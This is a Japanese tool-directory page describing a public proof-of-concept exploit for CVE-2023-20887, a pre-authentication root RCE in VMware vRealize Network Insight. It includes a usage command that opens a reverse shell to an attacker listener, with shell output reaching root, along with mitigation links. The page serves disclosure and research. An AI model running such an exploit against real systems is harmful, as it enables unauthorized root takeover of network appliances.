
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/sinsinology/cve-2023-20887
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツール
GitHubsinsinology/cve-2023-20887

CVE-2023-20887

VMWare vRealize Network Insight 事前認証リモートコード実行 (CVE-2023-20887)

リポジトリを見る
22941303年前Kitploit レビュー済み
ウェブサイト
共有

CVE-2023-20887

CVE-2023-20887 の POC: VMWare Aria Operations for Networks (vRealize Network Insight) の未認証RCE

技術的分析

脆弱性の根本原因分析は私のブログでご覧いただけます: https://summoning.team/blog/vmware-vrealize-network-insight-rce-cve-2023-20887/

poc

概要

VMWare Aria Operations for Networks (vRealize Network Insight) は、Apache Thrift RPC インターフェースを介してユーザー入力を受け入れる際にコマンドインジェクションの脆弱性があります。この脆弱性により、リモートの未認証の攻撃者が root ユーザーとして基盤となるオペレーティングシステム上で任意のコマンドを実行できるようになります。RPC インターフェースはリバースプロキシによって保護されていますが、バイパス可能です。VMware はこの問題の深刻度を Critical と評価し、最大 CVSSv3 基本スコアは 9.8 です。 悪意のある攻撃者は、アプライアンス上で 'root' のコンテキストでリモートコード実行を達成できます。 VMWare 6.x バージョンは脆弱です。

使用方法

python CVE-2023-20887.py --url https://192.168.116.100 --attacker 192.168.116.1:1337
VMWare Aria Operations for Networks (vRealize Network Insight) pre-authenticated RCE || Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam)
(*) Starting handler
(+) Received connection from 192.168.116.100
(+) pop thy shell! (it's ready)
sudo bash
id
uid=0(root) gid=0(root) groups=0(root)
hostname
vrni-platform-release

緩和策

最新バージョンに更新するか、Progress Advisory 内の手順に従って緩和してください。

  • https://www.vmware.com/security/advisories/VMSA-2023-0012.html

最新のセキュリティ研究については Twitter でフォローしてください:

  • SinSinology
  • SummoningTeam

免責事項

このソフトウェアは、学術研究および効果的な防御技術の開発のみを目的として作成されており、明示的に許可された場合を除き、システムへの攻撃に使用することを意図していません。プロジェクトメンテナは、ソフトウェアの誤用について責任を負いません。責任を持って使用してください。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →




